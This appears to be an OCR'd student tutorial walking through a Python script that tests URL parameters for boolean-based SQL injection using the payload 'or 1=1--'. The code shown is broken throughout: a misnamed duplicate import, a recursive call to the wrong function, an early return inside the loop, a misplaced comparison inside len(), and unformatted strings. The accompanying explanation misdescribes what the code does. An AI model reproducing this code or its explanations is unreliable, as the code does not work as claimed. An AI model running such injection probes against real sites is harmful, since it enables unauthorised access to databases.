
(III)

In the following code snippet, the program imports necessary libraries that are request(for sending http requests) and re(for regular expressions). It then defines a function that takes url as input and sends a GET request to the URL along with a parameter that is actually vulnerable to SQL injection.


Terminal Help
practice python.py - Visual Studio Code
complex erroebased.py
param.py
database version.py
practice python.py
practice python booleansqli.py
D: > F data > python scripting fariha > practice python.py > boolean_injection

```
import request
import request

url = input("enter the url to test")
def boolean_injection(url, param):
# parameter might be 'or 1=1'
# 'or 1=0'
 payload = {param: 'or 1=1--'}
 r= request.get(url, params=payload)
 response_text = r.text

 if "you have error in sql syntax" in response_text:
  return True
 else:
  return False
```

The program now defines a function test_all_params that takes url along with a dictionary of defined list of parameters and tests each parameter with the url to check if it's vulnerable to it or not.
It stores each vulnerable parameter in an empty array vul_params that we have defined




D: > F data > python scripting fariha > practice python.py > test_all_params

```
import request
import request

url = input("enter the url to test")
def boolean_injection(url, param):
# parameter might be 'or 1=1'
# 'or 1=0'
 payload = {param: 'or 1=1--'}
 r= request.get(url, params=payload)
 response_text = r.text

 if "you have error in sql syntax" in response_text:
  return True
 else:
  return False
def test_all_params(url, params):
 vul_params =[]
 for param in params:
  if test_all_params(url, param):
   vul_params.append(param)
   return vul_params
```


Now a main function scan_url that has been defined, it takes url and uses test_all_params to

scan for SQL injection vulnerabilities, and prints a message.



```python

def test_all_params(url, params):
 vul_params =[]
 for param in params:
  if test_all_params(url, param):
   vul_params.append(param)
   return vul_params

def scan_url(url, params):
 vul_params = test_all_params(url, params)
 if len(vul_params > 0):
  print("the website with {url} is vulnerable to boolean based sql inejction")
 else:
  print("the website with url {url} is not vulnerable to boolean based sql injection")

```

following will send requests to the URL with the query and category parameters, and check if either of them are vulnerable to boolean-based SQL injection. If any of the parameters are vulnerable, the scanner will print a message indicating which parameters are vulnerable. If none of the parameters are vulnerable, the scanner will print a message indicating that the website is not vulnerable to boolean-based SQL injection.



```python

def test_all_params(url, params):
 vul_params =[]
 for param in params:
  if test_all_params(url, param):
   vul_params.append(param)
   return vul_params

def scan_url(url, params):
 vul_params = test_all_params(url, params)
 if len(vul_params > 0):
  print("the website with {url} is vulnerable to boolean based sql inejction")
 else:
  print("the website with url {url} is not vulnerable to boolean based sql injection")

url = "http://example.com/search.php"
params = ["query", "category"]
scan_url(url, params)
```

This program performs a boolean-based SQL injection vulnerability scan on a website. It takes in a URL and a list of parameters to test for SQL injection. The program generates payloads and injects them into the website's search form to detect whether the website is vulnerable to SQL injection attacks. If the website is vulnerable, the program will identify the specific parameters that are vulnerable and report back to the user.